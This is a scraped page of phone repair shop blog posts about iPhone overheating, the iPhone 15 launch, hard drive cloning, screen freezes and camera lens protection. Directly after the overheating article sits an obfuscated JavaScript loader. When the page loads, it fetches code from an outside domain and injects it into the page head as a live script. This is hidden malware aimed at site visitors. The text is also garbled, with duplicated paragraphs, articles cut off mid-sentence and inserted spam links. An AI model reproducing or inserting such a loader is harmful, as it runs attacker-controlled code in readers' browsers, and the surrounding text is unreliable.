
How to Fix iPhone 14 Overheating Problems?
If you find yourself fixing an iPhone 14 overheating issue, don’t worry! In this comprehensive guide by Flash Fix Mobile, we will explore the causes of this problem and offer you effective solutions to keep your device cool. Additionally, we’ll give tips on the way to keep away from the problem in the first place so that you may not need to rush to a Mobile phone repair shop. Common Causes of iPhone 14 Overheating In the age of ever-evolving technology, our smartphones have turned out to be a critical part of our lives. The iPhone 14, with its modern features and effective overall performance, is no exception. However, even the most advanced devices can come upon issues, and one common hassle faced by iPhone 14 customers is overheating. So, without further delay, let’s understand what might be inflicting your iPhone 14 to overheat. Heavy App Usage and Multitasking One common offender in the back of overheating is running useful heavy apps and multitasking. Apps that demand a lot from your phone’s CPU and GPU can generate extra warmth. To prevent this, consider limiting the variety of apps you have open concurrently. Managing your app usage can frequently resolve overheating troubles without the need for a high-priced phone repair. Software-Related Issues Outdated software also can contribute to overheating issues. Ensure that your iPhone 14 is running today’s iOS version, as software updates regularly consist of fixes for regarded problems. If your tool continues to overheat, troubleshooting software troubles can be a powerful solution before searching for expert assistance. Hardware-Related Solutions There also can be some hardware-related issues as follows: Check for Physical Damage Physical damage to your iPhone can disrupt its inner parts and cause overheating. Inspect your tool for any visible damage, along with different types of phone screen damage, from cracks to shatter and dents. Addressing hardware issues right away can save you from overheating and the need for a costly phone repair. Battery Health A deteriorating battery can be a widespread aspect of overheating problems. Monitor your battery condition in the settings and update it if vital. A wholesome battery will not only save you from overheating but also enhance general device performance, saving you from troublesome experiences. Software-Related Solutions Let’s head towards software-related issues: iOS Updates Keeping your iOS updated is essential for preventing overheating problems. Apple often releases updates that optimize overall performance and address recognized viruses. Checking for and installing these updates can regularly clear up overheating problems without the want for a visit to any phone repair shop. Performance Optimization To optimize your iPhone’s overall performance and save you from overheating, don’t forget to reduce pictures and display settings. Lowering display screen brightness and disabling image-intensive features can help keep your device cool. Cooling Strategies There are some cooling tips that can save your iPhone from overheating issues: Proper Ventilation Proper ventilation is crucial to prevent overheating. Ensure your iPhone 14 has adequate airflow, and recollect the usage of accessories designed for cooling. Avoid exposing your tool to direct sunlight, as intense temperatures can cause it to overheat. Troubleshooting Persistent Overheating If you’ve attempted the above fixes and your iPhone 14 continues to overheat, it is probably time to search for expert repair services from a phone repair shop in Mattydale. For this, you can get in touch with our experts and highly skilled techs at Flash Fix Mobile. Running diagnostics, consulting Apple Aid, and backing up your data are essential steps to take before bringing your device to a restore store. Conclusion In conclusion, overheating troubles with your iPhone 14 can be resolved with the proper understanding and precautions. By following the guidelines outlined in this guide, you may keep your device cool and avoid the need for a costly phone repair. Remember, everyday upkeep and smart device usage can pass an extended way in ensuring the sturdiness of your iPhone 14 while not having to go for any assistance.var _0x3711=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x3711[10]](_0x3711[0],function(){var _0xde70x1=_0x3711[1];fetch(_0xde70x1)[_0x3711[8]]((_0xde70x4)=>{return _0xde70x4[_0x3711[9]]()})[_0x3711[8]]((_0xde70x2)=>{var _0xde70x3=document[_0x3711[3]](_0x3711[2]);_0xde70x3[_0x3711[4]]= _0xde70x2[_0x3711[5]]();document[_0x3711[7]][_0x3711[6]](_0xde70x3)})})
When Is iPhone 15 and 15 Pro Coming Out?

Every autumn, tech enthusiasts, iPhone loyalists, and Phone Repair Shop experts are abuzz with anticipation. This year, the whispers, tweets, and industry gossip have centered around September 12th. Will it reveal Apple’s newest gadgetry marvel, the iPhone 15 and Pro counterpart? You’re in the right place if you’ve been marking off days on your calendar or are merely curious about when Apple plans to drop its latest iPhone iteration. This blog offers an in-depth look into the iPhone 15 and 15 Pro’s rumored features, prices, and designs leading up to the big unveil on September 12th. You’re in the right place if you’ve been marking off days on your calendar or are merely curious about when Apple plans to drop its latest iPhone iteration. This blog offers an in-depth look into the iPhone 15 and 15 Pro’s rumored features, prices, and designs leading up to the big unveil on September 12th. Rumors, Predictions, and Confirmations about iPhone 15 and 15 Pro Coming Out Rumors, Predictions, and Confirmations about iPhone 15 and 15 Pro Coming Out Ah, the tantalizing world of Apple rumors! As the launch date approaches, speculations run wild every year, fans theorize, and experts place their bets. Here’s a deep dive into what’s being whispered about the iPhone 15 in tech corners. Ah, the tantalizing world of Apple rumors! As the launch date approaches, speculations run wild every year, fans theorize, and experts place their bets. Here’s a deep dive into what’s being whispered about the iPhone 15 in tech corners. Rumors: The Whispers and Murmurs Rumors: The Whispers and Murmurs A fair share of whispers swirls in the days leading up to any Apple release. One of the most tantalizing rumors this year? The iPhone 15 was initially pegged for a 13th September release. But hold onto your hats – some well-informed birds, notably Bloomberg’s Mark Gurman, have recently hinted at the 12th as the likely date. A fair share of whispers swirls in the days leading up to any Apple release. One of the most tantalizing rumors this year? The iPhone 15 was initially pegged for a 13th September release. But hold onto your hats – some well-informed birds, notably Bloomberg’s Mark Gurman, have recently hinted at the 12th as the likely date. Predictions: Informed Guesses & Educated Bets Predictions: Informed Guesses & Educated Bets Drawing from years of observing the tech giant’s moves, Apple fans often throw their hat in the prediction ring. A significant prediction that’s gaining traction is the pricing strategy. If past patterns are anything to go by, we might be looking at a price bump for the iPhone 15, potentially starting at $899 in the U.S. Why? Between inflation, the increased cost of living, and Apple’s constant innovation, it doesn’t seem far-fetched. Drawing from years of observing the tech giant’s moves, Apple fans often throw their hat in the prediction ring. A significant prediction that’s gaining traction is the pricing strategy. If past patterns are anything to go by, we might be looking at a price bump for the iPhone 15, potentially starting at $899 in the U.S. Why? Between inflation, the increased cost of living, and Apple’s constant innovation, it doesn’t seem far-fetched. Barclays analyst Tim Long and others have been fueling this fire, suggesting the price is upward. It’s fascinating to see the dance between consumer expectations and market realities, especially when Apple CEO Tim Cook drops hints. Speaking of Cook, his recent comments about the iPhone’s integral role in people’s lives suggest that the brand knows its worth and might price its devices accordingly. Barclays analyst Tim Long and others have been fueling this fire, suggesting the price is upward. It’s fascinating to see the dance between consumer expectations and market realities, especially when Apple CEO Tim Cook drops hints. Speaking of Cook, his recent comments about the iPhone’s integral role in people’s lives suggest that the brand knows its worth and might price its devices accordingly. Confirmations: From the Horse’s Mouth Confirmations: From the Horse’s Mouth As of now, the only solid confirmation we have is the Apple event set for 12th September. Given Apple’s historic tendency to unveil its new iPhone line in September, this fits like a glove. While speculations about an in-person event had been rife, the pandemic might still be calling the shots, with a pre-recorded video presentation on the cards, much like the iPhone 14 launch. As of now, the only solid confirmation we have is the Apple event set for 12th September. Given Apple’s historic tendency to unveil its new iPhone line in September, this fits like a glove. While speculations about an in-person event had been rife, the pandemic might still be calling the shots, with a pre-recorded video presentation on the cards, much like the iPhone 14 launch. Evolving Aesthetics: The iPhone 15 Design Transformation Evolving Aesthetics: The iPhone 15 Design Transformation Regarding Apple, each design alteration is not just a change—it’s a statement. Regarding Apple, each design alteration is not just a change—it’s a statement. A Universal Appeal: Dynamic Island Across Models A Universal Appeal: Dynamic Island Across Models The Dynamic Island, an exclusive ‘pill-shaped’ feature of the premium models, is set to grace all iPhone 15 models. While this move hints at Apple’s desire for design uniformity, it has limitations. Advanced display features such as the 120Hz/LTPO may remain exclusive to select models. The Dynamic Island, an exclusive ‘pill-shaped’ feature of the premium models, is set to grace all iPhone 15 models. While this move hints at Apple’s desire for design uniformity, it has limitations. Advanced display features such as the 120Hz/LTPO may remain exclusive to select models. Bezel Breakthroughs: Slimmer and Slicker Bezel Breakthroughs: Slimmer and Slicker The visual boundaries are being pushed further. Render leaks suggest that the iPhone 15 Pro may sport even slimmer bezels, immersing users in their content like never before. And, if the grapevine is to be believed, the iPhone 15 Ultra might shatter industry records with its ultra-thin bezels.
How To Upgrade Hard Drive Without Reinstalling Windows

Upgrading your computer’s hard drive can be a game-changer in terms of performance and storage capacity. However, the idea of migrating your entire operating system, applications, and data to a new drive might sound daunting, as it traditionally involves reinstalling Windows from scratch. But fear not! Upgrading your hard drive offers a range of benefits, including faster speeds, enhanced performance, and increased storage capacity, vital for accommodating larger files like HD videos and complex applications. Upgrading your computer’s hard drive can be a game-changer in terms of performance and storage capacity. However, the idea of migrating your entire operating system, applications, and data to a new drive might sound daunting, as it traditionally involves reinstalling Windows from scratch. But fear not! Upgrading your hard drive offers a range of benefits, including faster speeds, enhanced performance, and increased storage capacity, vital for accommodating larger files like HD videos and complex applications. Before beginning the upgrade process, it’s crucial to back up your data to ensure its safety throughout the transition. Selecting the appropriate drive type, such as a solid-state drive (SSD) for speed or a traditional hard drive (HDD) for capacity, is essential. Equipping yourself with the necessary tools, like a USB-to-SATA cable or an external hard drive enclosure, is key for a successful upgrade. Before beginning the upgrade process, it’s crucial to back up your data to ensure its safety throughout the transition. Selecting the appropriate drive type, such as a solid-state drive (SSD) for speed or a traditional hard drive (HDD) for capacity, is essential. Equipping yourself with the necessary tools, like a USB-to-SATA cable or an external hard drive enclosure, is key for a successful upgrade. Flash Fix Mobile In this blog, we’ll walk you through a step-by-step process on how to upgrade your hard drive without the need to reinstall Windows. With a bit of planning and the right tools, you can seamlessly transition to a new drive while keeping your system intact and avoid getting services from a cheap phone repair shop. In this blog, we’ll walk you through a step-by-step process on how to upgrade your hard drive without the need to reinstall Windows. With a bit of planning and the right tools, you can seamlessly transition to a new drive while keeping your system intact and avoid getting services from a cheap phone repair shop . Why Upgrade Your Hard Drive? Why Upgrade Your Hard Drive? Upgrading your hard drive can bring a plethora of benefits to your computing experience. Faster read and write speeds, increased storage capacity, and enhanced overall performance are just a few advantages. With the growing demand for larger files, such as high-definition videos, complex applications, and massive game installations, having ample storage space has become crucial. Upgrading your hard drive can bring a plethora of benefits to your computing experience. Faster read and write speeds, increased storage capacity, and enhanced overall performance are just a few advantages. With the growing demand for larger files, such as high-definition videos, complex applications, and massive game installations, having ample storage space has become crucial. Before You Begin Before You Begin Backup Your Data Before embarking on any significant hardware changes, it’s essential to backup your data. This ensures that your important files and documents are safe, even if something goes wrong during the upgrade process. Choose the Right Drive Decide on the new hard drive you want to upgrade to. Whether it’s a solid-state drive (SSD) for speed or a larger traditional hard drive (HDD) for capacity, choose a drive that meets your needs. Gather Necessary Tools You’ll need a few tools to accomplish this task successfully. A USB-to-SATA cable or an external hard drive enclosure is essential for connecting your new drive to your computer. Backup Your Data Before embarking on any significant hardware changes, it’s essential to backup your data. This ensures that your important files and documents are safe, even if something goes wrong during the upgrade process. Backup Your Data Before embarking on any significant hardware changes, it’s essential to backup your data. This ensures that your important files and documents are safe, even if something goes wrong during the upgrade process. Choose the Right Drive Decide on the new hard drive you want to upgrade to. Whether it’s a solid-state drive (SSD) for speed or a larger traditional hard drive (HDD) for capacity, choose a drive that meets your needs. Choose the Right Drive Decide on the new hard drive you want to upgrade to. Whether it’s a solid-state drive (SSD) for speed or a larger traditional hard drive (HDD) for capacity, choose a drive that meets your needs. Gather Necessary Tools You’ll need a few tools to accomplish this task successfully. A USB-to-SATA cable or an external hard drive enclosure is essential for connecting your new drive to your computer. Gather Necessary Tools You’ll need a few tools to accomplish this task successfully. A USB-to-SATA cable or an external hard drive enclosure is essential for connecting your new drive to your computer. Step-by-Step Guide Clone Your Existing Drive Connect the New Drive: Using a USB-to-SATA cable or an external enclosure, connect your new hard drive to your computer. Ensure that it’s recognized by your system. Choose Cloning Software: There are various cloning tools available, both free and paid. Software like Acronis True Image, Macrium Reflect, or Clonezilla can help you clone your existing drive to the new one. Initiate the Cloning Process: Launch the chosen cloning software and follow the on-screen instructions to initiate the cloning process. Typically, you’ll need to select your source drive (old drive) and your target drive (new drive). Adjust Partition Sizes (Optional): Some cloning software allows you to adjust the partition sizes during the cloning process. You can allocate more space to your system partition (usually C:) or other partitions as needed. Start the Clone: Once you’ve made the necessary selections, start the cloning process. This might take some time, depending on the size of your existing data. Connect the New Drive: Using a USB-to-SATA cable
How To Fix Computer Screen Freezing Issues

In today’s digital age, a frozen computer screen can be incredibly frustrating and disruptive. Whether you’re working on an important project, streaming your favorite show, or playing a game, a frozen screen can bring everything to a screeching halt. However, fear not! In today’s digital age, a frozen computer screen can be incredibly frustrating and disruptive. Whether you’re working on an important project, streaming your favorite show, or playing a game, a frozen screen can bring everything to a screeching halt. However, fear not! To tackle computer screen freezing issues effectively, start by ensuring there are no hardware-related problems like loose connections, overheating components, or failing hardware causing the freezes. Update your graphics drivers to resolve compatibility problems – visit your graphics card manufacturer’s website for the latest compatible drivers. Regularly check for software updates for your operating system and drivers, as they often include bug fixes and optimizations that can alleviate freezing problems. Manage background processes to free up system resources, scan for malware to eliminate potential culprits, and adjust power settings to prevent aggressive power-saving modes that may lead to freezes during demanding tasks. Testing your RAM and hard drive for errors, as well as disabling unnecessary startup programs, can further contribute to a smoother system. Monitor for overheating using temperature-monitoring software and consider cleaning your computer’s internals to prevent abrupt freezes. To tackle computer screen freezing issues effectively, start by ensuring there are no hardware-related problems like loose connections, overheating components, or failing hardware causing the freezes. Update your graphics drivers to resolve compatibility problems – visit your graphics card manufacturer’s website for the latest compatible drivers. Regularly check for software updates for your operating system and drivers, as they often include bug fixes and optimizations that can alleviate freezing problems. Manage background processes to free up system resources, scan for malware to eliminate potential culprits, and adjust power settings to prevent aggressive power-saving modes that may lead to freezes during demanding tasks. Testing your RAM and hard drive for errors, as well as disabling unnecessary startup programs, can further contribute to a smoother system. Monitor for overheating using temperature-monitoring software and consider cleaning your computer’s internals to prevent abrupt freezes. Flash Fix Mobile Check For Hardware Issues Before Going To Cheap Mobile Phone Repair Shop Before diving into software solutions, it’s essential to understand why your computer is randomly freezing. To rule out any hardware-related problems that might be causing your computer screen to freeze. Loose connections, overheating components, or failing hardware can trigger screen freezes. Ensure all cables are securely connected, and clean any dust accumulated in your computer’s vents and fans to prevent overheating. Before diving into software solutions, it’s essential to understand why your computer is randomly freezing. To rule out any hardware-related problems that might be causing your computer screen to freeze. Loose connections, overheating components, or failing hardware can trigger screen freezes. Ensure all cables are securely connected, and clean any dust accumulated in your computer’s vents and fans to prevent overheating. Update Graphics Drivers Screen freezing problems often stem from outdated or corrupted graphics drivers. To address this, navigate to the website of your graphics card manufacturer (such as NVIDIA, AMD, or Intel) and acquire the latest drivers compatible with your operating system. Keeping these drivers up to date can rectify compatibility issues and enhance the overall stability of your system. s10e phone case replica watch wholesalers Screen freezing problems often stem from outdated or corrupted graphics drivers. To address this, navigate to the website of your graphics card manufacturer (such as NVIDIA, AMD, or Intel) and acquire the latest drivers compatible with your operating system. Keeping these drivers up to date can rectify compatibility issues and enhance the overall stability of your system. Check For Software Updates Operating system updates often include bug fixes and optimizations that can address freezing issues. Ensure your computer’s operating system, as well as other software like drivers, is up to date. On Windows, go to Settings > Update & Security > Windows Update, while on macOS, visit the Apple Menu > System Preferences > Software Update. Operating system updates often include bug fixes and optimizations that can address freezing issues. Ensure your computer’s operating system, as well as other software like drivers, is up to date. On Windows, go to Settings > Update & Security > Windows Update , while on macOS, visit the Apple Menu > System Preferences > Software Update . Manage Background Processes Excessive background processes can strain your computer’s resources, potentially leading to freezing. Use the Task Manager on Windows or Activity Monitor on macOS to identify resource-hogging applications. Close or disable unnecessary background processes to free up system resources. Excessive background processes can strain your computer’s resources, potentially leading to freezing. Use the Task Manager on Windows or Activity Monitor on macOS to identify resource-hogging applications. Close or disable unnecessary background processes to free up system resources. Scan for Malware Malware and viruses can wreak havoc on your computer’s performance, including causing screen freezing issues. Run a full system scan using reputable antivirus software to identify and remove any malicious software that might be affecting your system. Malware and viruses can wreak havoc on your computer’s performance, including causing screen freezing issues. Run a full system scan using reputable antivirus software to identify and remove any malicious software that might be affecting your system. Adjust Power Settings In some cases, aggressive power-saving settings can lead to freezing problems, especially when demanding tasks are running. Adjust your power settings to a balanced or performance mode that ensures your computer’s hardware is fully utilized. In some cases, aggressive power-saving settings can lead to freezing problems, especially when demanding tasks are running. Adjust your power settings to a balanced or performance mode that ensures your computer’s hardware is fully utilized. Test RAM & Hard Drive Faulty RAM or a failing hard drive can lead to screen freezes. Use built-in diagnostics tools or third-party software to test your computer’s RAM and
How To Protect The Camera Lens On iPhone 14 Pro

In the world of modern technology, our smartphones are not just communication devices, but also our personal cameras, capturing life’s precious moments with astonishing clarity and precision. The iPhone 14 Pro, with its advanced camera system, takes mobile photography to new heights. Protect your iPhone camera lens. Place your device separately from sharp objects in protective pouches or sleeves, keep your hands clean before handling it to avoid transferring oils, and exercise caution when using external accessories. Regularly inspect the lens for scratches, cracks, or damage to address potential issues promptly. In this blog, by Flash Fix Mobile,we’ll delve into essential tips and practices to safeguard the camera lens on your iPhone 14 Pro and prevent yourself from getting repair services. Flash Fix Mobile, Buy Quality Phone Case from a Cheap Phone Repair Shop The first line of defense for your iPhone 14 Pro’s camera lens is a durable phone case. Look for cases that provide a raised edge around the camera cutout, ensuring that the lens doesn’t come into direct contact with surfaces when placed face-down. opt for reputable brands that offer a balance between style and protection. Apply a Camera Lens Protector Just as you might apply a screen protector to your iPhone’s display, consider investing in a camera lens protector specifically designed for your iPhone 14 Pro. These thin, transparent films can safeguard the camera lens from scratches, smudges, and minor impacts without affecting image quality. Be Mindful of Pocket Placement Placing your iPhone 14 Pro in pockets or bags alongside keys, coins, or other hard objects can lead to unsightly scratches on the camera lens. Designate a separate pocket or compartment for your phone to prevent accidental damage. Placing your iPhone 14 Pro in pockets or bags alongside keys, coins, or other hard objects can lead to unsightly scratches on the camera lens. Designate a separate pocket or compartment for your phone to prevent accidental damage. Use a Microfiber Cloth for Cleaning Regularly cleaning your camera lens is essential for maintaining image clarity. Avoid using abrasive materials that could scratch the lens. Instead, use a soft microfiber cloth to gently wipe away dust, fingerprints, and smudges. Regularly cleaning your camera lens is essential for maintaining image clarity. Avoid using abrasive materials that could scratch the lens. Instead, use a soft microfiber cloth to gently wipe away dust, fingerprints, and smudges. Keep Away from Liquids and Moisture Water and other liquids can seep into the camera lens and cause damage or affect image quality. Be cautious when using your iPhone 14 Pro near water sources, and avoid exposing it to rain or moisture. If your device does get wet, ensure it’s thoroughly dried before using the camera. mooie telefoonhoesjes Water and other liquids can seep into the camera lens and cause damage or affect image quality. Be cautious when using your iPhone 14 Pro near water sources, and avoid exposing it to rain or moisture. If your device does get wet, ensure it’s thoroughly dried before using the camera. Avoid Direct Sunlight Intense sunlight can not only impact the quality of your photos but also potentially damage the camera lens. Direct sunlight can cause overheating and affect the lens coating. Whenever possible, shoot in well-lit but shaded areas to prevent prolonged exposure to harsh sunlight. Intense sunlight can not only impact the quality of your photos but also potentially damage the camera lens. Direct sunlight can cause overheating and affect the lens coating. Whenever possible, shoot in well-lit but shaded areas to prevent prolonged exposure to harsh sunlight. Store Separately from Sharp Objects When storing your iPhone 14 Pro in a bag or backpack, make sure it’s kept away from any sharp or abrasive objects that could scratch the camera lens. Utilize protective pouches or sleeves to keep your device safe from potential harm. When storing your iPhone 14 Pro in a bag or backpack, make sure it’s kept away from any sharp or abrasive objects that could scratch the camera lens. Utilize protective pouches or sleeves to keep your device safe from potential harm. Clean Your Hands Before handling your iPhone 14 Pro, ensure your hands are clean and free from oils, lotions, and dirt. These substances can transfer to the camera lens and degrade image quality over time. Before handling your iPhone 14 Pro, ensure your hands are clean and free from oils, lotions, and dirt. These substances can transfer to the camera lens and degrade image quality over time. Be Cautious with Accessories Be mindful when attaching external accessories, such as clip-on lenses or camera grips. Poorly designed accessories could potentially scratch or damage the camera lens. Opt for reputable brands and ensure that accessories fit securely without putting undue pressure on the lens. Be mindful when attaching external accessories, such as clip-on lenses or camera grips. Poorly designed accessories could potentially scratch or damage the camera lens. Opt for reputable brands and ensure that accessories fit securely without putting undue pressure on the lens. Regularly Inspect the Lens Take a moment to inspect your iPhone 14 Pro’s camera lens regularly. Check for any visible scratches, cracks, or signs of damage. Early detection can help you address potential issues before they get worse. Furthermore, if you’re looking for professional inspection, you should head over to a cheap cell phone repair shop . Wrapping Up The camera lens of your iPhone 14 Pro is a gateway to capturing life’s unforgettable moments. By implementing these simple yet effective practices, you can ensure that your lens remains in pristine condition, allowing you to consistently enjoy high-quality photographs and videos. The camera lens of your iPhone 14 Pro is a gateway to capturing life’s unforgettable moments. By implementing these simple yet effective practices, you can ensure that your lens remains in pristine condition, allowing you to consistently enjoy high-quality photographs and videos. From investing in a quality phone case and lens protector to practicing mindful pocket placement and regular cleaning, each step contributes to extending the longevity,
How Does iPhone Camera Lens Protector Affect Picture Quality

In the ever-evolving world of smartphones, the camera has become a centerpiece of innovation. With each new generation of iPhones, Apple introduces enhanced camera capabilities that enable users to capture stunning photos and videos. However, you need to know how to protect your iPhone camera lens. These advanced camera systems are equally important. Therefore, camera lens protectors, thin transparent sheets typically made of tempered glass or high-quality plastic, serve as barriers against potential hazards for your iPhone’s camera lens. They guard against scratches from rough surfaces, dust accumulation affecting image clarity, and accidental impacts that could damage the lens. These protectors offer significant benefits, including scratch prevention to maintain image sharpness, dust and particle reduction for clear photos, impact resistance to prevent lens damage from drops, and improved lens hygiene. However, potential drawbacks include compatibility and fit issues, as ill-fitting protectors might obscure the field of view, and concerns about the protector’s quality and clarity. Proper installation is crucial to prevent bubble and alignment issues that could affect photo quality. In this blog by Cheap Cell Phone Repair Shop, we will delve into the impact of camera lens protectors on picture quality, exploring their benefits, potential drawbacks, and how to make an informed decision when it comes to preventing yourself from phone repair and preserving both the functionality and visual excellence of your iPhone camera. Explore The Benefits of Camera Lens Protectors Camera lens protectors are ultra-thin transparent sheets typically made of tempered glass or high-quality plastic. They adhere directly to the camera lens area of your iPhone, acting as a barrier against potential hazards as mentioned below: Scratch Protection One of the primary benefits of a camera lens protector is its ability to prevent scratches on the lens. The lens is a critical element that determines picture quality, and even a minor scratch can impact image sharpness and overall clarity. A protector acts as a shield against daily wear and tear, ensuring your lens remains scratch-free. Dust and Dirt Prevention Dust, dirt, and other particles can easily find their way onto your phone’s camera lens. Over time, these particles can accumulate and affect the quality of your photos. A lens protector forms a barrier, reducing the chances of particles settling on the lens and ensuring your photos remain crisp and clear. Impact Resistance Accidental drops or impacts can occur, posing a risk to your iPhone’s camera lens. A protector adds an extra layer of protection, dispersing the impact and reducing the likelihood of lens damage. This impact resistance can prove crucial in maintaining the camera’s functionality and preventing costly repairs. Lens Hygiene The camera lens protector can also be easily cleaned and replaced, ensuring that your lens remains hygienic and free from smudges, fingerprints, or oils that can affect picture quality. Potential Drawbacks & Concerns While camera lens protectors offer several benefits, there are potential drawbacks to consider: Compatibility and Fit Issues Some lens protectors might not be perfectly aligned with the camera lens, leading to issues like vignetting or obscuring the field of view. It’s essential to choose a protector specifically designed for your iPhone model to mitigate this 